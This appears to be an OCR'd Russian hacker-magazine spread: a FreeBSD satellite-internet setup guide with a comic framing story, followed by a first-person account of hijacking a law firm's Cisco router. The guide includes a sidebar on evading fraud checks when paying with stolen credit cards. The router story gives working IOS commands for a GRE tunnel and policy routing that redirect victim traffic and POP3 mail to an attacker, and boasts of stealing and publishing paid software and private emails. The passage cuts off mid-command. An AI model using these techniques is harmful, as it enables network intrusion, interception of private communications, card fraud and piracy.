
Высокая орбита Земли, спутник Telstar 27, 9 октября 2184 года, 7 вечера. Пьяный в дрибадан программист Аникин, надев скафандр своего боевого товарища механика Петрова, прибыл на этот пункт, чтобы пошевелить антенну. Все дело в том, что часом ранее механик Петров съел один из смешных грибов с Луны и вскоре стал невменяем: твердил лишь, что китайцы в Подмосковье сидят без интернета и надо слетать посмотреть, что со спутником. Чтобы хоть как-то успокоить безутешного товарища, Аникин решился выйти в космос и устранить неполадку.

ПРАКТИЧЕСКОЕ ИСПОЛЬЗОВАНИЕ КОСМИЧЕСКОГО ИНТЕРНЕТА

МАРС АТАКУЕТ

Думаю, так все и будет. Что бы ни говорили о победоносном шествии ADSL, Wi-Fi и домашних сетей, проблема связи в удаленных районах все актуальнее: протащить туда оптический канал слишком дорого для коммерческой организации, да и порой физически невозможно. Сегодня даже в ближайшем Подмосковье не так-то много способов выхода в инет. Разумеется, уже почти повсеместно доступен GPRS, но это дорого и медленно. Такая же ситуация и с обычными dialup-провайдерами. Впрочем, не все так плохо. Может быть, тебе покажется странным, но почти вся населенная территория России покрыта плотным сигналом, который позволяет работать с интернетом со скоростью до нескольких мегабит! Разумеется, я о спутниковой связи. В ряде случаев это самый дешевый способ поднять быстрый канал в Сеть. Так что у программиста Аникина нет выбора: надо срочно выручать своего друга и разбираться, почему у подмосковных китайцев нет инета.

А мы пока займемся тем, что подключимся к одному из спутниковых провайдеров, настроим оборудование, расшарим доступ для пользователей локальной сети и попробуем сделать этот и без того недорогой интернет бесплатным.


Спутник Ямал-100 покрывает почти всю территорию России

КАК ЭТО РАБОТАЕТ?

Совсем недавно, когда я ехал в автобусе, мне довелось услышать забавный диалог. Один чухан рассказывал другому, как он поднял мегабитный канал за 200 долларов и теперь выкладывает в инет фотки с охрененной скоростью. Признаться, давно я не слышал такого гонева :). Спутниковый интернет - это, конечно, прекрасная технология, но не надо ее переоценивать. Во-первых, за разумные деньги можно получить доступ лишь к ассиметричному оборудованию: спутниковой тарелке, принимающей сигнал, и DVB-карте, обрабатывающей его. В этом случае спутник используется лишь для получения данных из Сети, в то время как все запросы и исходящий трафик передаются при помощи наземных каналов. Комплект оборудования для двунаправленной работы, который позволит юзать мегабитный канал в обе стороны, стоит никак не меньше нескольких тысяч долларов - полагаю, комментарии тут не нужны.

Для танкистов расскажу, как же работает этот сервис. Пользователь через свой наземный канал посылает запрос на соединение с определенным узлом серверу спутникового провайдера. Тот его выполняет, открывая соединение, и всю проходящую информацию передает на спутник, откуда при помощи тарелки данные и долетают до пользователя. Понятно, что задержка между посылкой запроса и получением данных здесь весьма значительная, в то время как скорость передачи

данных со спутника велика и может достигать нескольких мегабит. По этой причине web-серфинг не дает отчетливого представления о скорости - работать все будет с заметными задержками, хотя графика будет скачиваться очень быстро. Впрочем, если до этого ты работал с модемом, складывается весьма положительное впечатление :).

Думаю, очевидно, что все задержки очень сильно зависят от качества используемого наземного соединения и технологии, используемой для обработки запросов. Надо заметить, бытующее мнение, что http-proxy - это все, на что способны провайдеры, - жестокое заблуждение. Для этих целей, помимо универсальных технологий, уже давно используются и специализированные протоколы. Так, например, провайдер SpaceGate предоставляет возможность использовать как VPN-соединения, так и специализированную технологию Globax, которая здорово оптимизирует работу «космических» соединений. Впрочем, обо всем по порядку.

ОБОРУДОВАНИЕ

Прежде всего, давай определимся, какое оборудование нам понадобится. Как ты, надеюсь, понимаешь, самое главное - это спутниковая антенна. Что бы ни говорили о том, что поймать спутниковый сигнал можно и в медный тазик, для нормальной работы с инетом нужна антенна диаметром никак не меньше 90 сантиметров. Если ты посмотришь на карту покрытия, то увидишь, что есть районы, где, по обещаниям провайдеров, можно зацепиться и на 60-сантиметровой тарелке. Возможно, это и так, но тут лучше перестраховаться, поскольку при сильной облачности уровень сигнала ощутимо падает и на маленькой тарелке гарантированно возникнут проблемы с приемом. Я бы порекомендовал тебе использовать тарелку диаметром 1,2 метра - это оптимальное предложение по цене: экономия на 90-сантиметровой значительно меньше по сравнению с переплаченными деньгами за 1,5-метрового гиганта. Что касается цен, то здесь довольно значительный разброс. Для экономии советую купить б/у тарелку - за таз диаметром 1,2 метра придется выложить $50-70. Также тебе понадобится конвертор и кабель - это все обычно продают вместе с тарелкой, и выбор здесь невелик. Если же ты будешь затариваться на каком-нибудь радиорынке, просто скажи, что тебе нужен набор для спутникового Интернета, и проблем с выбором не возникнет.

> Нужна антенна диаметром никак не меньше 90 сантиметров.

Следующая большая покупка - это DVB-карта. Ее задача заключается в том, чтобы управлять конвертором и преобразовывать поступающий аналоговый сигнал в дискретные цифровые сообщения. На рынке сейчас довольно большой выбор, поэтому, учитывая цену устройства, к покупке DVB-карты надо отнестись с повышенным вниманием.

Самые популярные карты, для которых есть дрова под разные системы, производят две известные компании: Pentamedia и TechniSat. Первая компания производит несколько карт (@home, @value, @office и т.д.), но для нас основной интерес предоставляет Pent@home, поскольку все остальные стоят на порядок дороже, обеспечивая набор дополнительных возможностей, необходимость в которых вызывает сомнение. Что касается немецкой фирмы TechniSat, она производит две популярные модели: SkyStar1 и SkyStar2.

В принципе, любое из этих устройств будет хорошим выбором. Однако едва ли имеет смысл покупать новую, нераспакованную коробку с Pent@Home - стоит такая штука довольно дорого ($190) и из-за этого ее привлекательность здорово падает. По соотношению цена/качество, наверное, вне конкуренции SkyStar2 - стоит эта карта $80. Со своим старшим братом у этой карточки общего немного: цвет текстолита, на котором она смонтирована, и похожее название. Все остальное - принципиально новое. Это так называемая софтверная карта, которая львиную долю работы по расшифровке сигнала перекладывает на сам компьютер. После определенной обработки карта копирует полученный со спутника сигнал в PCI-шину. Дальнейшее берет на себя специальная программа, из-за чего здорово загружается вся система. Несколько лет назад требования к железу были весьма существенными для того времени. Сейчас же P-233 для работы в интернете смотрится просто издевкой. На современных кристаллах, полагаю, становится возможным даже полноценно работать с видеопотоками, несмотря на софтверную реализацию.

Официально для этой карты есть драйвера только под Windows, как это часто бывает с софтверными устройствами. Впрочем, не все так плохо: в Сети можно найти довольно подробные статьи о том, как поднять карту под линуксом, и драйвера для этого. К сожалению, заставить работать Pent под полноценной Unix-системой очень сложно, поэтому я устремил свой взгляд на SkyStar1. На многих форумах писали, что это довольно глючное устройство: греется так, что можно жарить яичницу, и лагает не по-детски. Это не совсем так. Дело в том, что за несколько лет TechniSat успела выпустить несколько версий этой карточки. И у каждой версии свои недостатки :). Версия 1.5, на мой


КАК РАБОТАЕТ СПУТНИКОВАЯ ТАРЕЛКА?

А ты знаешь, почему спутниковая тарелка имеет вогнутую форму? По какой причине уровень сигнала зависит от ее диаметра? Как вообще ловится сигнал из космоса, знаешь? Мне кажется, ты даже не задумывался над этим :). Так что слушай внимательно.

Спутник, находясь на орбите Земли, при помощи специальной направленной антенны (транспондера) излучает в заданном направлении электромагнитные колебания в широком спектре частот. При этом порядок частоты очень большой: 10^4 МГц. Это сделано специально, чтобы сигнал нес больше энергии и лучше преодолевал мелкие препятствия - капельки воды, пыль и т.д., которые встречаются на его пути к получателю. Поскольку расстояние от спутника до поверхности Земли велико, спутниковый сигнал успевает широко разойтись и покрывает значительную по площади территорию, равномерно рассредоточивая энергию по накрываемой площади. Антенна, благодаря своей геометрии, отражает рассредоточенный сигнал в одну точку, где его ловит конвертор. Обрати внимание: получаемый со спутника сигнал аналоговый в целом диапазоне частот. И тут уже сам конвертор может выбирать, какую именно частоту ему слушать и на какой работать. Таким образом, одна и та же антенна может беспроблемно ловить сразу несколько транспондеров! Частоту работы определят конвертор. И еще я хотел бы поведать один занимательный факт. Бытует мнение, что все спутники бешено носятся вокруг Земли и поэтому сигнал то пропадает, то появляется. Это, конечно, не так. Большинство современных спутников имеет так называемую геостационарную орбиту - это когда скорость движения спутника равняется скорости вращения Земли по величине и направлению. Таким образом, спутник оказывается неподвижным относительно любой точки на Земле. Это и позволяет год за годом принимать сигнал со спутника, не перестраивая антенну. Часто бывает так, что спутник сползает с орбиты и его нужно подруливать на прежнюю высоту - для этого используют специальные двигатели. По этой причине, пробив емкость с кислородом, программист Аникин фактически подписал спутнику смертный приговор. Вот негодяй, правда? :)



Перед покупкой оборудования полазай по форуму http://forum.planet-sky.ru. Там можно найти ответ почти на любой вопрос о спутниковом интернете.



На нашем диске ты найдешь драйвера для SkyStar1 под Free- и OpenBSD, mpd, а также скрипты для настройки NAT, которые я упомянул в статье.

взгляд, является лучшим выбором: тюнер 1.3 плохо принимает низкоскоростные потоки данных, а 1.6 ловит узкий диапазон скоростей, впрочем, из-за этого почти не нагревается :). Вообще же, учитывая цену и тот факт, что карты, выпущенные пару лет, назад более надежные, я решил купить устройство б/у и, ты знаешь, не прогадал! Поэтому настоятельно рекомендую тебе поступить аналогичным образом: за деньги, сравнимые со стоимостью новой SkyStar2, ты приобретешь полноценное качественное хардварное устройство, которое можно заставить работать почти под любой операционкой.

ВЫБИРАЕМ ПРОВАЙДЕРА

Пару-тройку лет назад был такой замечательный провайдер - Europa Online. Всем он был хорош: работал на территории России, несильно лагал, предоставлял кучу дополнительных услуг и, самое главное, не особенно разборчиво принимал оплату по кредитным картам. Надо сказать, последний фактор оказался решающим в конкурентной борьбе и сделал ЕвропуОнлайн лидером на рынке спутникового интернета в России ;). Шутка, конечно, не подумай плохого.


Как бы то ни было, сейчас это время кануло в лету. Однако свято место пусто не бывает: на сегодняшний день воспользоваться услугами спутниковой связи на территории РФ можно через несколько организаций. Наиболее популярные из них - это сладкая парочка SpaceGate и PlanetSky. Каждая из этих контор использует несколько спутников для вещания, поэтому зона охвата порадует даже жителей самых удаленных уголков нашей Родины.

Я не буду приводить здесь сведений и конкретных цифр для различных регионов нашей страны, ты можешь ознакомиться с ними на сайте www.d-v.ru/service/.

Для себя я выбрал SpaceGate, поскольку мне больше понравились их тарифы. К слову, существует два подхода к тарификации: с оплатой по трафику и за определенную загрузку канала. Ознакомиться с конкретными цифрами ты можешь на том же сайте www.d-v.ru. Отмечу лишь, что стоимость трафика примерно такая же, как и в средней московской локальной сети.

Как ты уже, наверное, понял, обе эти организации зарегистрированы в Европе и к России имеют посредственное отношение. Именно поэтому производить оплату трафика и все другие платежи напрямую весьма затруднительно. Впрочем, в России есть куча посредников, которые позволяют это довольно оперативно делать. Воспользовавшись услугами одного из них, я заказал тестовый тариф за $10 и, установив на даче 1,2-метровую тарелку, принялся забавляться с новой для себя технологией.

МОЖНО ЛИ КАРДИТЬ СПУТНИКОВЫЙ ИНЕТ?



Конечно, нельзя! Ты что, с ума сошел?! Или тебя мама не учила, что воровать - это плохо? Если не учила, берегись, как бы не научили дядьки в погонах. Если же это все побоку и ты программист не хуже Бублика, то слушай. В принципе, тот же PlanetSky принимает оплату про кредитным картам. Отсюда следует ответ: кардить можно. Скажу тебе на ушко: я даже знаю одного человека, который занимается этим незаконным делом. Насколько я могу судить, он живет где-то в глухой деревушке под Саранском и юзает для связи чужую паленую симку. Поэтому ему реально все побоку :). Давай подумаем, как же черти из PlanetSky могут запалить злого кардера? Да ничего нового! Ясно, что если ты пытаешься вбить европейскую креду, нужно использовать сокс из этой же страны и юзать локализованный под нужную страну дистрибутив винды. В противном случае тебя быстренько попалят и попробуют выйти на след в пригороде Саранска. Так что берегись.



Целесообразно при покупке спутниковой тарелки попросить ее установить, поскольку это не так уж и просто – ее надо «пристрелять» на спутник, а для этого нужно специальное оборудование. Отдельно такая услуга стоит дороже.



Нужно понимать, что чем длиннее кабель от антенны до DVD-приемника, тем хуже. Дело в том, что сигнал довольно слабый и при его распространении в кабеле наблюдается значительное угасание. Так что постарайся размещать сервер поближе к антенне.

Чтобы не геморроиться сразу с поднятием карты под FreeBSD, давай сначала посмотрим, как это работает под виндой.

Здесь необходимо ввести настройки транспондера

ТЕСТИМ

Чтобы не геморроиться сразу с поднятием карты под FreeBSD, давай сначала посмотрим, как это работает под виндой. Думаю, у тебя не вызовет больших затруднений установить драйвера, идущие в комплекте с DVB-картой, единственное, что нужно сделать, - это указать частоту транспондера. В зависимости от места, где ты проживаешь, и выбранного провайдера ты будешь использовать разные спутники и, соответственно, транспондеры. В моем случае (telstar 12 у SpaceGate) я указал частоту 11061 МГц и вертикальную поляризацию.

Все эти настройки тебе скажут у посредника, у которого ты заказал подписку. После того как ты добавил транспондера, надо посмотреть уровень принимаемого сигнала. Если шкала прогресса зелененькая, все ОК и сигнал достаточно устойчивый для работы. Так, со спутниковой антенной разобрались, теперь дело за малым - надо поднять какое-либо наземное соединение (GPRS-линк, модем, что угодно) и подключиться с выданными логином и паролем к VPN-серверу провайдера. После этого, если все работает, ты уже можешь серфить Сеть и сливать файлы. Возможно, скорость серфинга тебя не сильно впечатлит, особенно если ты уже привык к широким каналам. Впрочем, по сравнению с дохлым модемом в провинции спутник работает значительно быстрее. Основные впечатления от скорости работы у тебя начнутся, как только ты захочешь скачать из Сети файл побольше: физически скорость может достигать и нескольких мегабит. Мне удавалось найти узлы, с которых файл лился со скоростью 100 килобайт в секунду. Согласись, недурно! :)

На самом деле, это все уже очень здорово. Ты можешь довольно быстро качать большие файлы по сносным ценам. Обрати внимание, цена трафика очень сильно зависит от времени скачивания: если ты сливаешь файл ночью, это стоит более чем втрое дешевле, чем если бы ты скачивал его в прайм тайм. Поэтому закачку файлов хорошо бы автоматизировать. И еще было бы неплохо расшарить этот спутниковый линк для пользователей твоей локальной сети. Ты даже можешь организовать небольшой бизнес по предоставлению услуг интернет-связи соседям.

Разумеется, делать все это под виндой мы не будем и займемся сейчас тем, что поднимем нашу карточку под FreeBSD и попробуем извлечь из этого максимум пользы.

ПОДНИМАЕМ КАРТУ ПОД ФРЯХОЙ

Ну, первым делом надо, конечно, скачать и установить драйвера. Найти их можно на сайте http://ired.inins.ru/xa/ либо на нашем диске. Я положил туда дрова для FreeBSD веток 4.x и 5.x, а также для OpenBSD. Поскольку на машине, которую я юзаю в качестве гейта в инет, стоит FreeBSD4.6, все команды и наст-



ройки я буду приводить для фряхи. Первым делом надо разархивировать драйвер:

```
$ tar -zxvf skystar1-20021126b.tgz
$ cd skystar/driver
Затем мы собираем дрова:
$ make
И создаем файл устройства:
$ su
# mknod /dev/skystar c 92 0
# cd ../dvbd
# make install
```

После этих нехитрых манипуляций в каталоге /etc появится файл с настройками - dvbd.conf. Здесь нужно прописать параметры используемого транспондера - те же самые, что ты вбивал в винде.

Я приведу здесь настройки для TelStar 12:

```
symbolrate 19532000 - символьная скорость
frequency 110615000 - частота, на которой передает данные транспондер
FEC 0
polarisation 0 - поляризация, здесь - вертикальная
interface rl1 -интерфейс, который передает исходящий трафик
filter_0  3074 - PID провайдера
filter_1 3074 XX:XX:XX:XX:XX:XX - MAC-адрес твоей карты
```

После того как ты сохранил настройки, надо перенести файл устройства skystar.ko в /modules:

```
# mv driver/skystar.ko /modules/.
И затем запустить его:
# kldload skystar.ko
Затем нужно сконфигурировать новый интерфейс:
# ifconfig dvb0 inet 192.168.200.2 255.255.255.255 - ip можно поставить произвольный, главное, чтобы он был не из подсети уже установленного интерфейса.
И в конце концов запускаем демона dvbd:
# dvbd
```

Если все ок, демон выведет на твою консоль примерно такое сообщение:

В общем-то, почти все. Осталось только поднять VPN-соединение, и можно уже качать варез :). Для этого установи mpd (из портов например):

```
# cd /usr/ports/net/mpd
# make
# make install
```

Далее необходимо прописать в настройках примерно следующее:

Настройка mpd

```
default:
load vpn
open vpn:
new -i ng0 vpn vpn
set iface disable on-demand
set iface idle 0
set iface up-script /usr/local/etc/mpd/set_up.sh # Скрипт, выполняемый при установке соединения
set iface down-script /usr/local/etc/mpd/set_down.sh # Сценарий при разрыве связи
set iface route 192.168.1.0/24 # Роутим во всю локалку 192.168.1.*
set bundle enable multilink
set bundle authname "gaga"
set bundle password "hehe"
set link yes acfcomp protocomp
set link keep-alive 10 75
```

В принципе, это довольно стандартные настройки, которые с минимальными изменениями прокатят и у тебя. Я не стану приводить здесь содержимое скриптов set_up и set_down - они довольно длинные и скучные, ты можешь найти их на нашем диске. Теперь настало время создать файл mpd.links со следующим содержимым:

> Если ты все сделал правильно, пользователи твоей локалки без проблем смогут серфить инет.

Уровень сигнала нормальный, и уже можно качать варезку

Содержимое mpd.links

```
vpn:
set link type pptp
set pptp self 192.168.0.1 # ip интерфейса с наземным каналом
set pptp peer 82.93.104.205 # ip VPN-шлюза
set pptp enable originate incoming outcall
```

После того как ты разместишь скрипты с диска в /usr/local/etc/mpd/, уже можно будет начинать работать. Чтобы попробовать соединиться с VPN-узлом, нужно всего-навсего выполнить команду с нехитрым именем mpd - соответственно, можно просто скормить ее дядюшке крону, чтобы он по расписанию поднимал линк и гасил, когда это необходимо. Вот, собственно, и все. Если ты все сделал правильно, пользователи твоей локалки без проблем смогут серфить инет, а ты - качать мегатонны вареза. Удачи в общении с космосом, приятель!

А ЧТО ЖЕ АНИКИН?


Программист Аникин, давя в себе рвотные позывы и стиснув зубы, что есть мочи стучал сломавшейся рукой-манипулятором по антенному усилителю. «Чертовы китайцы, напридумали техники и без инета теперь сидят. А мне тут что теперь, погибать, что ли? - пронеслось в его голове. - Ладно, может, хоть премию дадут».

Надо сказать, самым неудобным в сложившейся ситуации были как раз эти самые, земные, хоть и имеющие космические масштабы, рвотные позывы. Ведь если бы программист Аникин, простите за французский, обгадил изнутри стекло собственного скафандра, это означало бы полную капитуляцию перед сложившимися обстоятельствами и поднадоевшим уже усилительным блоком. «Врешь, не уйдешь!» - прохрипел басом Аникин и, со всей силы ударив металлической рукой по спутнику, пробил обшивку корпуса в районе емкости со сжиженным кислородом.

Собираю под фряхой драйвера для DVB-карточки

Установка mpd из портов

Street (streetseeker@mail.ru)



УКРОЩЕНИЕ ДИКОЙ КИСКИ

Бывает так, что при взломе корпоративной сети ничего, кроме одинокого внешнего роутера, поиметь не получается. За почтой юзеров следит бдительный админ, свеженькие патчи красуются на месте былых туннелей, NMAP искренне желает удачи. Что же, Man-in-the-Middle! Держитесь, гады.

ИСТОРИЯ ВЗЛОМА МАРШРУТИЗАТОРА CISCO

Заглянул я как-то на работу моего близкого друга. Он ведет юридический бизнес: законодательство, акты, все дела. Дело шло к вечеру, а потому, подождав окончания рабочего дня, мы двинули в близлежащий супермаркет. Присев там в фастфуде и опрокинув пару кружек пива, мой товарищ размяк и поведал мне о своей беде. Ему позарез нужны были обновления к программке, в которой содержатся все изменения текущих законодательств, новые постановления и прочая дребедень. Послушав его, я сделал вывод: за одно квартальное обновление зажравшиеся буржуи требуют $450! «Нехорошо», - подумал я и, взяв их телефон, отправился домой решать эту проблему.

ДЕНЬ ПЕРВЫЙ

На следующий день, позвонив по данному телефону и прикинувшись потенциальным клиентом, я получил их web-адрес. Погуляв немного по сайту и просканировав сервак на предмет дырявых CGI-скриптов, я понял, что на нем мне ничего не светит. Это немного напрягло меня - я надеялся, что дело будет обстоять несколько проще. Запустив портсканер, я получил список открытых в инет портов. Их было всего два: 80 и 23. Установленный на машине файрвол фильтровал весь icmp-трафик: ни один ping-запрос не вернулся назад. Потелнетившись к открытым портам, я изрядно опечалился: - на страже порядка стоит свежий релиз OpenBSD и дырок в нем не светится. Просканировав их подсеть, я нашел 4 интересные машинки, а спустя еще несколько минут обнаружил роутер. Глянув на него, я возрадовался - да это же Cisco 2600, мой старый знакомый! Мгновенно стартует браузер, открывается SecurityFocus - и вот сладкий эксплойт уже у меня в руках. Правда, чтобы собрать его, мне пришлось долго растить и пестовать свой геморрой. Но у меня все получилось, и я привел эксплойт в рабочее состояние, получив в качестве вознаграждения права админа. Слив MD5-хэш админского пароля, я натравил на него Cain and Abel'а. Тут я заметил, что фиолетовые цифры часов показывают уже 4 утра, отвалился от Сети и пополз спать.

ДЕНЬ ВТОРОЙ


Утром, подойдя к компу, я увидел, что пасс благополучно подобран. Что же, отлично! Логинимся, и вот - командная строка с абсолютными правами.

Когда я огляделся вокруг, стало понятно, что роутер внешний, но между ним и внутренней сетью нет никакого брандмауэра. Я начал ломать голову, как бы дотянуться до обновлений, - доверительных отношений ни с кем не установлено, а траф, судя по всему, через этот роутер гнали, причем серьезный. Требовалась дополнительная инфа, и я вновь пошел на их сайт, на этот раз затем, чтобы почитать :). Полазив, я понял, что обновления качаются именно через этот сервак - просто забиваются логин с паролем, затем открывается скриптовая страничка, и начинается закачка базы. Идея ломать сервак меня не вдохновляла, так как, повторюсь, малой кровью дело там не обошлось бы. Я решил вновь посмотреть на роутер - может, я что-то упустил из виду? Просмотрев политики маршрутизации, я пришел к выводу, что он является единственным внешним роутером. А раз так - значит, тот трафик, который проходит через него, и является моей целью! Подумав, я решил использовать старую добрую методику Joshua Wright'a, которая описана здесь: www.giac.org/practical/joshua_wright_gcih.zip. Он перехватывал трафик, создавая GRE-туннель между двумя роутерами, один из которых является атакующим, а второй принадлежит ломаемой организации и также подконтролен атакующему.

Поиски в куче хлама в углу комнаты привели к извлечению на свет божий старенького Cisco 805. (понятно, что сей девайс редко валяется просто так, но ты можешь использовать, например, университетские роутеры).

Подняв найденную железку, я приступил к созданию туннеля. Для этого я залогинился на целевой роутер и выполнил следующие команды:

```
conf t
int tunnel0
ip address ip_adress_туннеля net_mask_туннеля
tunnel source eth0/1
tunnel dest ip_adres_attack_routera
tunnel mode gre ip
exit
exit
```



Cain and Abel трудится над расшифровкой пароля


Вот такую девайсину я нашел в углу своей комнаты :)

Таким образом, на роутере-жертве был создан туннель с именем tunnel0. Ему назначен указанный мною виртуальный IP-адрес. Начальной точкой туннеля считается ethernet-интерфейс жертвы, а конечной - IP роутера атакующего. Аналогичные команды выполняются и на локальном роутере. Разумеется, меняются значения ip address и dest. Все, туннель создан. Учти, есть одна особенность - независимо от количества узлов на пути следования пакетов, GRE-туннель считается одним большим хопом.

ДЕНЬ ВТОРОЙ, ПОСЛЕ ОБЕДА

В статье старины Джошуа разобрано сразу две методики, одна краше другой. Я использовал первый способ, поскольку точно знал, что на атакуемом роутере имеется ethernet-интерфейс. Чтобы реализовать атаку, в зло-консоли атакующего роутера я выполнил следующие команды:

```
conf t
access-list 100 permit ip any any
route-map reflect
match ip address 100
set ip next-hop ip_atakuemogo_routera(tonnel)
exit
int tunnel0
ip policy route-map reflect
exit
exit
```

Аксесс-лист 100 охватывает весь IP-трафик. Карта маршрутизации выбирает весь трафик, который подходит по аксесс-листу, и отправляет его на IP-адрес туннеля, расположенного на атакуемом роутере. Эта конфигурация будет применена к туннелю tunnel0.

В итоге мы получили следующее: весь трафик, пробегающий по маршрутизатору ломаемой сети, отправляется на зло-роутер, а обратные пакеты, также при помощи туннеля, форвардятся обратно к жертве. Понятно, что отснифать передаваемый моим собственным роутером трафик не составит большой проблемы. Проделав все это у себя, я отправился в ларек за чем-нибудь съедобным. Купив пару пакетиков сушеных кальмаров и банку рыбных консервов, я присел за клавиатуру и, хрумкая, стал наблюдать. Картина была не дай боже: за 1,5 часа по сетке пробежали лишь несколько служебных пакетов и больше ничего. «Наверное, дело в том, что сейчас три часа ночи», - подумал я и, поев, отправился на боковую.

ДЕНЬ ТРЕТИЙ. РАЗВЯЗКА

Примерно в обед я вновь активировал всю эту схему, и тут началось такое! Спустя пару часов я был счастливым обладателем полного пакета обновлений за период с 2003 по 2004 годы, нескольких десятков интересных писем и четырех mp3 с песнями Иванушек (ударение ставить на «У») :). Потом посыпались электронные формы налоговой отчетности, и я счел за благо отвалить. Вечером того же дня я стал не менее счастливым обладателем двух кегов «Балтики», здоровенной пиццы и нескольких тысяч «спасибо» :). Далее я повесил на нескольких public boarах украденный файл и, заглянув через два дня, увидел, что число обращений перевалило за 400 ;). Воистину, халява имеет запах. Иначе как они так быстро это пронюхали? :)

Однако я описал только одну возможную схему атаки, которую и применял. Сейчас я покажу, как можно было добиться такого же результата при помощи другой схемы:

```
conf t
access-list 100 permit ip any any
route-map send-traffic-in
match ip address 100
set ip next-hop ip_sniffera
exit
int tunnel0
ip policy route-map send-traffic-in
exit
route-map send-traffic-out
match ip address 100
set ip next-hop ip_tunnela_zhertvi
exit
int eth0/0
ip policy route-map send-traffic-out
exit
exit
```

Карта маршрутизации send-traffic-in применяется к интерфейсу туннеля tunnel0. Это перенаправляет весь трафик, прибывающий из туннеля, к тачке-сниферу. Комп форвардит трафик назад, на атакующий роутер, который, принимая траф, тут же футболит его на конечную точку туннеля - к жертве.

ЧИТАТЬ ЧУЖИЕ ПИСЬМА ПЛОХО?

Предположим, тебя интересует корреспонденция внутри корпоративной локалки. Сервак для доступа требует авторизации, а инфа очень важна. В таком случае можно задать, какой именно трафик тебя интересует. Скажем, если ты хочешь тянуть весь pop3-траф, тогда в консоли захваченного роутера забей следующее:

```
conf t
access-list 101 permit tcp any any eq 110
access-list 101 permit tcp any eq 110 any
exit
```

Этот аксесс-лист подходит ко всему pop3-трафику. Необходимо обозначить правила для входящего и исходящего трафика, т.к. этот аксесс-лист будет использоваться в картах маршрутизации для обоих интерфейсов атакуемого роутера. Далее:

```
conf t
route-map cap-traf
match ip adress 101
